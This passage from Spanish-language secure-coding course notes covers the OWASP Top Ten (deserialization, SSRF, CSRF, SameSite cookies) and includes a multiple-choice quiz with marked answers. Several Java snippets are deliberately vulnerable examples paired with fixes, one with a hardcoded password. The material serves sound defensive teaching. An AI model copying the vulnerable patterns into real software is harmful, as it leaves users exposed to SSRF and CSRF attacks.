        /* FIX: Authentication performed on the server side */
        if( (passwd.equals("I am 4 sUp3r 53cr37 password"))) {
            response.sendRedirect("admin.html");
        } else {
            response.sendError(1, "You have entered an incorrect password.");
            response.sendRedirect("login.html"); }
    }
```

Figura 25. CWE 603: *client-side authentication*. FIXED - *server side*. Fuente: Bermejo, 2021.

A8:2021: vulnerabilidades de integridad de datos y *software*

Los fallos de integridad del *software* y de los datos están relacionados con el **código** y la **infraestructura** que no protegen contra las violaciones de la integridad. Un ejemplo de esto es cuando una aplicación depende de *plugins*, bibliotecas o módulos de fuentes, repositorios y redes de entrega de contenido (CDN) no confiables. Un **canal inseguro** puede introducir el potencial de acceso no autorizado, código malicioso o compromiso del sistema.

Por último, muchas aplicaciones ahora incluyen la funcionalidad de **autoactualización**, según la cual las actualizaciones se descargan sin suficiente verificación de la integridad y se aplican a la aplicación previamente confiable. Los atacantes podrían subir sus propias actualizaciones para distribuirlas y ejecutarlas en todas las instalaciones. Otro ejemplo es cuando los objetos o datos se codifican o serializan en una estructura que un atacante puede ver y modificar, por lo que es vulnerable a la deserialización insegura.

La **serialización** es el proceso de **codificación de un objeto** (como un archivo o *buffer* de memoria) en una secuencia de *bytes* para almacenarlo o transmitirlo a un dispositivo o base de datos en un formato legible como Array JavaScript, JSON o XML (entre otros).

```
/*FORMULARIO DE CLIENTE
formData: {
  "name":"applicant Name",
  "Age":"26",
  "academics":{
    "college":"80",
    "inter":"67",
    "matriculation":"89"
  },
  "skill":{
    "computer":"c,c++,Java",
    "maths":"limit,permutation,statistics"
  },
  "dateOfBirth":"09-07-1988"
}
```

Figura 26. Deserialización insegura. Fuente: elaboración propia.

La **vulnerabilidad de seguridad de deserialización** que se analiza en el Top Ten de OWASP explica que los datos serializados (que el atacante envía al servidor de consumo de servicios) hacen que se ejecute, al momento de deserializar, un **código arbitrario** (malicioso).

En la Figura 27 se usa una librería para validar formatos JSON:

```
/*LADO SERVIDOR - LIBRERIA - https://github.com/fge/json-schema-  
validator  
  
try{  
  JsonParser parser = new JsonParser();  
  parser.parse(FormData);  
}  
catch(JsonSyntaxException jse){  
  System.out.println("Not a valid Json String:"+jse.getMessage());  
}  
...
```

Figura 27. Validar antes de deserializar. Fuente: ajorg-aws, 2020.

De la misma forma, hay que evitar procesar datos formateados en el sentido contrario (servidor-cliente) y el uso de la función `eval()`, que procesa los datos sin validar, y usar en su lugar la función `JSON.parse()`. Tanto en formatos de datos JSON como XML, muy habituales actualmente, es una muy buena idea **incluir expresiones regulares** en la definición de cada tipo de datos en el esquema asociado y forzar desde el servidor la **validación** contra el esquema asociado a los datos. Esta validación forzada del esquema valida los datos mediante las expresiones regulares incluidas en él.

```
var object;  
var req = new XMLHttpRequest();  
req.open("GET", "/object.json", true);  
req.onreadystatechange = function () {  
  if (req.readyState == 4) {  
    var txt = req.responseText;  
    object = JSON.parse("(" + txt + ")"); /*usar JSON.parse() en lugar de eval()  
    req = null;  
  }  
};  
req.send(null); ...
```

Figura 28. Deserialización con validación `JSON.parse()`. Fuente: ajorg-aws, 2020.

A9:2021: registro y monitorización insuficientes

El **registro** y la **monitorización** insuficientes son la causa de casi todos los incidentes importantes. El número de días (de media) que lleva descubrir una violación hace pensar que o no se están utilizando suficientes herramientas de seguridad o que las alertas que generan no se toman lo suficientemente en serio. No hay un día en el que no se conozca un nuevo caso de una empresa que se ha dado cuenta de que su red y sus sistemas llevan comprometidas semanas, meses o incluso años.

La **monitorización continua** es uno de los pilares fundamentales para la seguridad de las aplicaciones *online*. Es imprescindible establecer un procedimiento de monitorización continua con marcadas responsabilidades para una eficaz **detección temprana y tratamiento rápido** y adecuado de cualquier incidente de seguridad que pueda tener la aplicación. Una buena práctica es ayudarse de *firewalls* de aplicaciones web (WAF), sistemas de detección/protección de intrusiones (IDS/IPS) y sistemas de gestión de eventos de seguridad (SIEM), que permiten la captura de acciones maliciosas y su centralización y categorización para mejorar la actividad de monitorización continua.

A10:2021: robo de peticiones en el lado del servidor. *Server-side request forgery* (SSRF)

En la Figura 29 se puede comprobar la existencia de una vulnerabilidad SSRF en un fragmento de código en lenguaje Java:

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp)
throws IOException {
    URL url = new URL(req.getParameter("url"));
    HttpURLConnection conn = (HttpURLConnection) url.openConnection(); //
    Noncompliant
}
```

Figura 29. Vulnerabilidad SSRF. Fuente: SonarSource, s. f.

En la Figura 30 se puede comprobar cómo se ha **saneado la vulnerabilidad SSRF** del ejemplo de la Figura 29 mediante **validación de entrada**:

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp)
throws IOException {
    String urlWhiteListed = "https://example.com/";
    String str = req.getParameter("url");
    if (!str.startsWith(urlWhiteListed))
        throw new IOException();

    URL url2 = new URL(str);
    HttpURLConnection conn2 = (HttpURLConnection) url2.openConnection();
    // compliant
}
```

Figura 30. Mitigación de SSRF mediante validación de entrada. Fuente: SonarSource, s. f.

Para más información sobre validación y prevención de SSRF, consultar el siguiente enlace:

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

8.4. Desarrollo seguro: otras vulnerabilidades importantes

Es importante tener en cuenta otras vulnerabilidades frecuentes y peligrosas integradas en la anterior versión de OWASP Top Ten del año 2013, como son las falsificaciones de peticiones en sitios cruzados.

CWE 89: *cross-site request forgery* (CSRF)

En el ejemplo de la Figura 31 se muestra código vulnerable a CSRF. Muestra cómo se toman datos de una *cookie* que posteriormente se devuelven en la respuesta sin

previa validación. El código no comprueba en ningún momento si la petición es legítima.

```
public void bad(HttpServletRequest request, HttpServletResponse response)
throws Throwable
{
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    /* read parameter from cookie */
    Cookie cookieSources[] = request.getCookies(); /*SOURCE

    if (cookieSources != null)
    {
        data = cookieSources[0].getValue();
    }
    else
    {
        data = null;
    }
    /* FLAW: untrusted input with CSRF prevention mechanism */
    response.getWriter().write(data); /*SINK
}...
```

Figura 31. CWE 352: CSRF. Fuente: Bermejo, 2021.

Se recomienda encarecidamente utilizar una **biblioteca anti-CSRF existente** (ESAPI, s. f.) bien probada y fiable. Dependiendo del idioma y del marco de trabajo que se elija, hay varias bibliotecas de código abierto de alta calidad que están listas para usar. Las características de un sistema anti-CSRF bien diseñado implican los siguientes atributos:

- ▶ El *token* anti-CSRF debe ser único para cada sesión de usuario.
- ▶ La sesión debería expirar automáticamente después de un tiempo adecuado.
- ▶ El *token* anti-CSRF debe ser un valor aleatorio criptográfico de longitud significativa.
- ▶ El *token* anti-CSRF debe ser criptográficamente seguro, es decir, generado por un fuerte algoritmo PRNG.

- ▶ El *token* anti-CSRF puede ser añadido como un campo oculto para formularios o dentro de URL (solo es necesario si las peticiones GET causan cambios de estado, es decir, las peticiones GET no son idempotentes).
- ▶ El servidor debe rechazar la acción solicitada si el *token* anti-CSRF falla la validación.

Otra técnica es utilizar el atributo de las *cookies* SameSite. Una *cookie* siempre está ligada a un **dominio particular**. Sin embargo, digamos que se tiene un sitio web y se incrusta un vídeo de YouTube en él. Cuando un usuario que ha iniciado sesión en YouTube visita su sitio, de forma predeterminada YouTube también recibe una solicitud. Esa solicitud incluye información que proviene de su sitio, así como las *cookies* de YouTube. Esto se denomina «contexto de terceros».

El atributo SameSite del encabezado *set-cookie* fue introducido como un borrador de la Internet Engineering Task Force (IETF) en abril de 2016 por Mike West de Google y Mark Goodwin de Mozilla. El atributo se envía cuando se establece una *cookie*, por ejemplo: `Set-Cookie: my_cookie=1; SameSite=Strict.`

El atributo puede tener uno de los siguientes valores:

- ▶ **SameSite=strict:** las *cookies* solo se enviarán en el contexto del dominio propio de la aplicación y no se enviarán junto con solicitudes iniciadas por sitios web de terceros.
- ▶ **SameSite=Lax:** las *cookies* no se envían en las subpeticiones normales entre sitios (por ejemplo, para cargar imágenes o marcos en un sitio de terceros), sino que se envían cuando un usuario está navegando hacia el sitio de origen (es decir, cuando sigue un enlace). Este es el valor de la *cookie* por defecto si no se ha especificado explícitamente «SameSite» en las versiones recientes del navegador.
- ▶ **SameSite=None:** las *cookies* se enviarán en todos los contextos, es decir, en las respuestas a las solicitudes tanto de origen propio como de origen cruzado. Si se establece «SameSite=None», también debe establecerse el atributo Secure de la *cookie*. La *cookie* se envía incluso para contenido incrustado.

```

public void bad(HttpServletRequest request, HttpServletResponse
response) throws Throwable
{
    String data;
    Logger log_bad = Logger.getLogger("local-logger");
    /* read parameter from cookie */
    Cookie cookieSources[] = request.getCookies(); /*SOURCE
if (cookieSources != null)
{
    data = cookieSources[0].getValue();
}
else { data = null; }
/* Assuming the presence of a session variable called "token" that
contains
    * the nonce value to prevent CSRF */
/* This testcase is dependent on several others to be a valid
weakness:
    * 346 - Origin Validation Error
    * 441 - Unintended Proxy/Intermediary
    * 613 - Insufficient Session Expiration */
HttpSession session = request.getSession(true);
String trustedToken = session.getAttribute("token").toString();
/* FIX: test the value of the request's "token" vs. the session "token"
*/
if( request.getParameter("token") == null ||
!request.getParameter("token").equals(trustedToken) )
{ return; }
response.getWriter().write(data); }...

```

Figura 32. CWE 352: *token* anti-CSRF. Fuente: Bermejo, 2021.

Si el **valor del atributo SameSite es inválido**, la mayoría de los navegadores asumen que SameSite no está establecido y, por lo tanto, aplican su configuración predeterminada. Rowan Merewood de Google escribió un excelente artículo explicando este mecanismo con más detalle. Las configuraciones **SameSite=strict** y **SameSite=Lax** protegen sus *cookies* de ser utilizadas en ataques CSRF. Sin embargo, hacen que el **rastreo sea más difícil**. Estas configuraciones deberían utilizarse para las *cookies* de autenticación, pero no son buenas para el seguimiento de las utilizadas en la publicidad. En la Figura 32 se comprueba la procedencia de la petición en el código verificando que el *token* de un solo uso que debe incorporar la petición es correcto y coincide con el valor esperado.

8.5. Referencias bibliográficas

Acunetix. (s. f.). *What Are CRLF Injection Attacks*.
<https://www.acunetix.com/websitesecurity/crlf-injection/>

ajorg-aws. (28 de septiembre de 2020). *java-json-tools / json-schema-validator*.
<https://github.com/fge/json-schema-validator>

Bermejo, J. R. (3 de febrero de 2021). *jrbermh / OWASP-Top-Ten-Benchmark*.
<https://github.com/jrbermh/OWASP-Top-Ten-Benchmark>

Chess, B. y West, J. (2007). *Secure Programming with Static Analysis*. Addison-Wesley.
<https://ptgmedia.pearsoncmg.com/images/9780321424778/samplepages/9780321424778.pdf>

CVE Details. (s. f.). *Spring Framework : Security Vulnerabilities*.
https://www.cvedetails.com/vulnerability-list/vendor_id-15183/product_id-31286/Pivotal-Software-Spring-Framework.html

Graff, M. y Van Wyk, K.R. (2003). *Secure coding: principles and practices*. O'Reilly Media. <https://www.veracode.com/state-of-software-security-report>

McGraw, G. (2006). *Software security: building security*. Addison-Wesley Professional.

Mouse, J. C. (4 de febrero de 2019). *Validar documentos XML con esquema XSD*.
<https://www.jc-mouse.net/java/validar-documentos-xml-con-esquema-xsd>

OWASP Cheat Sheet Series. (s. f.). *SQL Injection Prevention Cheat Sheet*.
<https://cheatsheetseries.owasp.org/cheatsheets/SQL-Injection-Prevention-Cheat-Sheet.html>

OWASP CLASP Project/es. (8 de mayo de 2020). En *Wikipedia*.
https://www.owasp.org/index.php/Category:OWASP_CLASP_Project/es

OWASP/ASVS. (2022). ASVS/4.0/. <https://github.com/OWASP/ASVS/tree/v4.0.3/4.0>

Página web de [ENCODER](#).

Página web de [Free Rainbow Tables](#).

Página web de la [ESAPI](#).

SonarSource. (s. f.). *Java static code analysis*.
<https://rules.sonarsource.com/java/RSPEC-5144>

Sullivan, B. (2009). Security Briefs - XML Denial of Service Attacks and Defenses. *MSDN Magazine Issues*, 24(11). <https://docs.microsoft.com/en-us/archive/msdn-magazine/2009/november/xml-denial-of-service-attacks-and-defenses>

Vulnerabilidades en el código fuente: sitio web de Fortify

Micro Focus. (s. f.). *Debilidades*. <https://vulncat.fortify.com/es/weakness>

El sitio web de Fortify describe las vulnerabilidades web más frecuentes y peligrosas en el código fuente con ejemplos.

Seguridad en *frameworks*

Spring. (s. f.). *Spring Security Reference*. <https://docs.spring.io/spring-security/site/docs/5.4.0/reference/html5/#introduction>

Se profundiza en diversas librerías de validación en el código fuente de diversos *frameworks* de desarrollo de aplicaciones web.

Vulnerabilidades en el código fuente: sitio web de Find Security Bugs

Find Security Bugs 1.12.0. (s. f.). *Bugs Patterns*. <https://find-sec-bugs.github.io/bugs.htm>

El sitio web de Find Security Bugs describe las vulnerabilidades web más frecuentes y peligrosas en el código fuente con ejemplos.

OWASP ESAPI Project

Página web de [ESAPI](#).

The OWASP Enterprise Security API (ESAPI) es una biblioteca de control de seguridad de aplicaciones web, gratuita y de código abierto que facilita a los programadores la escritura de aplicaciones de bajo riesgo. Las bibliotecas ESAPI están diseñadas para facilitar a los programadores la adaptación de la seguridad en las aplicaciones existentes. También sirven como una base sólida para nuevos desarrollos.

OWASP Java Encoder Project

OWASP. (s. f.). *OWASP Java Encoder*. <https://owasp.org/www-project-java-encoder/#tab=Use the Java Encoder Project>

OWASP Java Encoder Project es una colección de codificadores contextuales de alto rendimiento y bajo costo que, cuando se utiliza correctamente, es una herramienta eficaz para prevenir la aplicación web.

1. ¿Cómo validar vulnerabilidades del tipo inyección SQL?

- A. Mejor mediante *blacklist* que *whitelist*.
- B. Validando en el lado cliente.
- ☐ C. Mediante sentencias preparadas de SQL.
- D. Ninguna de las anteriores.

Las sentencias parametrizadas validan los campos de entrada.

2. ¿Cuál de los siguientes es un proyecto con librerías para validación y control de seguridad en el código de varios lenguajes?

- ☐ A. OWASP ESAPI.
- B. OWASP Java Encoder Project.
- C. <https://npmjs.com/package/validator>.
- D. Ninguna de las anteriores.

Java, .Net, Node.js.

3. ¿Cómo se previene CSRF?

- A. Validación de salida.
- ☐ B. Validación de *token* anti-CSRF.
- C. Consultas parametrizadas.
- D. Ninguna de las anteriores.

Es un identificador único para cada petición.

4. La mejor forma de evitar *path traversal* o inclusión de ficheros es:

- A. Protegiendo los sistemas de ficheros adecuadamente.
- B. Comprobando una lista negra de ficheros no permitidos.
- C. Comprobando una lista blanca de ficheros permitidos.
- ☐ D. La A y la C.

Hay que proteger los ficheros con permisos adecuados y validar mediante lista blanca.

5. ¿Cuáles son formas de prevención de XSS en el código?

- A. Validación de entrada.
- B. Validación de salida.
- C. Cabecera *XSS-protection* y Content Security Policy.
- _ D. Todas las anteriores son ciertas.

Validación de entrada y salida más cabecera *XSS-protection*.

6. La vulnerabilidad que puede llevar a un usuario a otro sitio web se denomina:

- A. LFI.
- B. *HTTP response splitting*.
- C. SQLi.
- _ D. *Open redirect*.

Dirige la petición a otro sitio web al no validar el contenido del dato de entrada que se usa para construir una dirección URL.

7. ¿Qué función hay que usar en lugar de eval()?

- A. innerhtml().
- B. innertext().
- _ C. JSON.parse().
- D. Las herramientas IAST pueden detectar únicamente, bloquear o sanear la petición.

Valida el contenido antes de procesarlo.

8. ¿Cómo se pueden evitar vulnerabilidades XXE?

- A. Validando los datos de entrada en el código fuente.
- B. Validando los datos de entrada a través del XSD.
- C. Sin admitir definiciones DTD.
- _ D. Todas las anteriores son ciertas.

Se puede validar a través del esquema XSD asociado, validando el código fuente o no admitiendo definiciones DTD.

9. ¿Qué parámetro y valor de una cabecera *set-cookie* permite que las *cookies* solo se envíen en el contexto del dominio propio de la aplicación y no se envíen junto con solicitudes iniciadas por sitios web de terceros?

- ☐ A. SameSite=strict.
- ☐ B. SameSite=None.
- ☐ C. SameSite=Lax.
- ☐ D. Ninguna de las anteriores.

Solo se envían las *cookies* a las peticiones iniciadas desde el propio sitio web.

10. ¿Cuál puede ser una fuente de entrada de datos a una aplicación?

- ☐ A. Un formulario.
- ☐ B. Una conexión TCP/IP.
- ☐ C. Un campo de una tabla de una base de datos.
- ☐ D. Todas las anteriores son ciertas.


Otras pueden ser variables de entorno, consola, fichero, etc. Todas las entradas deben validarse.

Ciberseguridad Web

Análisis de seguridad de las aplicaciones web

Índice

Esquema	3
Ideas clave	4
9.1. Introducción y objetivos	4
9.2. Análisis de seguridad de las aplicaciones web	6
9.3. Análisis de seguridad estático de código fuente	8
9.4. Análisis de seguridad funcional y dinámico	14
9.5. Referencias bibliográficas	23
A fondo	26
Test	28



Esquema

9.1. Introducción y objetivos

Un enfoque de **análisis manual de seguridad**, como el que se propone en el libro *The web application hacker's handbook: discovering and exploiting security flaws* de Stuttard y Pinto (2008), sería un intento de «**hackeo ético**» de la aplicación desplegada. Un análisis de seguridad puramente manual necesita de personal muy especializado y es **muy costoso** en tiempo para cubrir toda la superficie de ataque de la aplicación.

El caso más deseable para atajar las vulnerabilidades de una aplicación web es la ejecución de **medidas de prevención** que los desarrolladores apliquen en la **fase de desarrollo del código fuente**. Una **formación adecuada** en seguridad en el código fuente y de las configuraciones para evitar cometer «errores» de programación y que suponen vulnerabilidades es fundamental.

A pesar de las medidas de prevención aplicadas, **siempre quedarán vulnerabilidades**, por tanto, no hay más remedio que, una vez desarrollada la primera versión de la aplicación o partes de esta, pasar a la detección de vulnerabilidades usando diversos tipos de análisis de seguridad en combinación que se apoyan en **herramientas semiautomáticas** especializadas de revisión de código fuente o ejecutable de tipo estático o de tipo dinámico en tiempo de ejecución, entre otros.

Después de las tareas de detección a través de los distintos métodos y herramientas de análisis de seguridad disponibles, las vulnerabilidades descubiertas han de **parchearse**, lo que también supone un costo económico y de tiempo. Sin embargo, siempre será más barato hacerlo en **tiempo de desarrollo** de la aplicación que una vez desplegada en producción *a posteriori*. En la Figura 1 se muestra el incremento de costo de arreglo de vulnerabilidades en distintas **fases de la vida del software**. Se

aprecia que se multiplica por sesenta el costo en el período de la aplicación ya en servicio en relación con el tiempo de diseño de esta.




Figura 1. Incremento del coste. Fuente: elaboración propia.

Los principales objetivos de este tema son los siguientes:

- ▶ Aprender a realizar un análisis de la seguridad de una aplicación web usando distintos tipos de análisis.
- ▶ Conocer los tipos de análisis de seguridad de tipo estático y dinámico y sus herramientas.
- ▶ Aprender cómo usar las herramientas de análisis de tipo estático.
- ▶ Aprender cómo usar las herramientas de análisis de tipo dinámico.

9.2. Análisis de seguridad de las aplicaciones web

Para llevar a cabo un análisis de seguridad de una aplicación web, realizado con cualquier método, se tiene que cubrir toda la superficie de ataque de la aplicación considerando todas sus partes y capas después de un **exhaustivo reconocimiento** de esta. El esquema de la Figura 2 (adaptado de Stuttard y Pinto, 2008) resume cómo tiene que ser un análisis de seguridad realizando **tests funcionales** de seguridad y **tests de penetración** en todas las capas de la aplicación:




Figura 2. Test de una aplicación web. Fuente: elaboración propia.

Si se consideran todas las fases del **ciclo de vida de desarrollo seguro** de una aplicación web, hay que tener en cuenta el análisis de seguridad del código fuente. En la Figura 3 se muestran los tipos de análisis y de herramientas de seguridad relacionadas que se pueden emplear.

Concretamente, en la fase de desarrollo se revisa la **seguridad del código fuente** con herramientas de análisis estático (*static application security testing*, **SAST**) y en la fase de pruebas se lleva a cabo el **test funcional de seguridad** para probar cada dimensión

de la aplicación (autenticación, sesiones, autorización, registro, configuraciones de seguridad, etc.). Por último, se lleva a cabo un **test de penetración** con herramientas de análisis dinámico de caja negra o gris (*dynamic analysis security testing, DAST*) y con herramientas interactivas de análisis en tiempo real (*interactive application security testing, IAST*).




Figura 3. Test de seguridad de una aplicación web durante el ciclo de vida de desarrollo de *software*.

Fuente: elaboración propia.

